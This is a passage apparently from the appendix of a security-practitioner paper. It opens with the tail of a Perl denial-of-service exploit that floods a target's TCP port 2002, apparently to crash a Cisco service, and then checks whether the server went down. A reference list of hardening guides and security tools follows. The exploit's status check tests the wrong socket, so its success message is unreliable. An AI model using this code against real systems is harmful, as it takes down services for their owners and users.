  my $num = 30000;
  my $string .= $vln x $num;
  my $shc="\015\012";

  my $sockd = IO::Socket::INET->new (
                                  Proto       => "tcp",
                                  PeerAddr    => $ip,
                                  PeerPort    => "(2002)",
                                 ) || die "Unable to connect to $ip:2002 ...\n\n";

  $sockd->autoflush(1);
  print $sockd "$string" . $shc;
  while (<$sockd>){ print }
  print "Packet sent ...\n";
  close($sockd);
  sleep(1);
  print("Now checking server's status ...\n");
  sleep(2);

  my $sockd2 = IO::Socket::INET->new (
                                   Proto=>"tcp",
                                   PeerAddr=>$ip,
                                   PeerPort=>"(2002)",);
                                   unless ($sockd){die "Vulnerability successful exploited.
Target server is down ...\n\n"};

  print("Vulnerability unsuccessful exploited. Target server is still up ...\n\n");
  exit(1);
}
```

References

American Registry for Internet Numbers. <http://www.arin.net/>

Center for Internet Security. "CIS Level-1 / Level-2 Benchmark and Audit Tool for Cisco IOS Routers". October 2003. <http://www.cisecurity.org/bench_cisco.html>

Center for Internet Security. "CIS Level-1 Benchmark and Scoring Tool for Linux". October 2003. <http://www.cisecurity.org/bench_linux.html>

Center for Internet Security. "Center for Internet Security Benchmarks and Scoring Tool for the Oracle Database". March 2004. <http://www.cisecurity.org/bench_oracle.html>

Cerrudo,Cesar. "Manipulating Microsoft SQL Server Using SQL Injection" Application Security Inc.. <http://www.appsecinc.com/presentations/Manipulating_SQL_Server_Using_SQL_Injection.pdf>

Cisco Systems. Technical Support. 2004. <http://www.cisco.com/en/US/support/index.html> San Jose, California: Cisco Systems, Inc.

Cisco Systems. Cisco Security Notice: Exploit for Multiple Cisco Vulnerabilities. 7 May 2004. <http://www.cisco.com/en/US/products/products_security_notice09186a008020ce3f.html#details> San Jose, California: Cisco Systems, Inc. San Jose, CA

ComSec. "SQL injection Basic Tutorial". GovernmentSecurity.org. <http://www.governmentsecurity.org/articles/SQLinjectionBasicTutorial.php>

Federal Trade Commission. "How Not to Get Hooked by a 'Phishing' Scam". July 2003. < http://www.ftc.gov/bcp/conline/pubs/alerts/phishingalrt.htm>

ForeScout Tecnhologies. "The First 15 Minutes" 2003. San Mateo, California: ForeScout Tecnologies Inc., 2003.

Garcia, Andrew. "A Look at All-in-One Security Appliances" 15 December 2003. <http://www.eweek.com/article2/0,4149,1416298,00.asp>

Geektools. <http://www.geektools.com/> CenterGate® Research Group, LLC, 2003.

Hietala, Jim. “GCFW Practical Assignment v2.0 Security Architecture for GIAC Enterprises”. 4 March 2004. <http://www.giac.org/practical/GCFW/Jim_Hietala_GCFW.pdf>

Householder, Allen and King, Brian. “Securing an Internet Name Server”. Carnegie Mellon University. August 2002. <http://www.cert.org/archive/pdf/dns.pdf>

K-Otik. Multiple Cisco Products Vulnerabilities Exploit (Cisco Global Exploiter). <http://www.k-otik.com/exploits/03.28.cge.pl.php> BlackAngels 2004.

Maj, Artur. “Securing Apache: Step-by-Step” SecurityFocus. 14 May 2003. <http://www.securityfocus.com/infocus/1694>

Microsoft. “Exchange Server 2003 Security Hardening Guide”. 26 February 2004. <http://www.microsoft.com/technet/prodtechnol/exchange/2003/library/exsecure.mspx>

Microsoft. “Windows Server 2003 Security Guide”. 28 January 2004. <http://www.microsoft.com/downloads/details.aspx?FamilyID=8a2643c1-0685-4d89-b655-521ea6c7b4db&displaylang=en>

Miller, David. “The domination effect” 8 January 2004. Guardian Unlimited. <http://www.guardian.co.uk/analysis/story/0,3604,1118096,00.html>

Nmap Network Mapper. <http://www.insecure.org/nmap/>.

Nessus. <http://www.nessus.org/>.

Open Source Development Network. 2004. <http://sourceforge.net/projects/tripwire/>

The Postfix Homepage. <http://www.postfix.org>

Ranum, Marcus J.. “Hacker Tar Pit” Information Security Magazine. September 2002. http://infosecuritymag.techtarget.com/2002/sep/cooltools.shtml

Sanctum. <http://www.sanctuminc.com/> Santa Clara, CA: Sanctum , Inc. 2004.

Securify. <http://www.securify.com/products/> Cupertino, California: Security Inc., 2003.

SecuriTeam.com. “SQL Injection Walkthrough” 26 May 2002. <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

SecurityFocus. Vulns Archive. <http://www.securityfocus.com/bid> Cupertino, California: Symantec Corporation, 2004.

Snort. Caswell, Brian and Roesch, Marty. 15 May 2004. <http://www.snort.org/cgi-bin/sigs-search.cgi?sid=sql>

Snyder, Joel and Burns, Christine. “ForeScout pitches honeypot technology as IPS” 16 February 2004. <http://www.nwfusion.com/reviews/2004/0216ipshoneypot.html>

Sourcefire Inc.. Real-time Network Awareness. <http://www.sourcefire.com/products/rna.html> Columbia, MD: SourceFire, Inc. 2004.

SPI Dynamics. < http://www.spidynamics.com/products.html> Atlanta, GA: SPI Dynamics Inc.. 2003.

Spitzner, Lance and www.tracking-hackers.com. “Honeytokens: The Other Honeypot” 21 July 2003. http://www.securityfocus.com/infocus/1713

Symantec. Symantec Client Security 2.0. <http://www.symantec.com/smallbiz/scs_sbe/features.html> Cupertino, California: Symantec Corporation, 2004.

U.S. Department of State. “Background Briefing on Taliban Denial and Deception Techniques” 2 November 2001. <http://fpc.state.gov/fpc/7525.htm>

U.S. Securities and Exchange Commission. SEC Filings and Forms (EDGAR). 8 March 2004. <http://www.sec.gov/edgar.shtml>

Wright, Joshua L. and Stewart, John N. Securing Cisco Routers: Step-by-Step. The Sans Institute, 2003.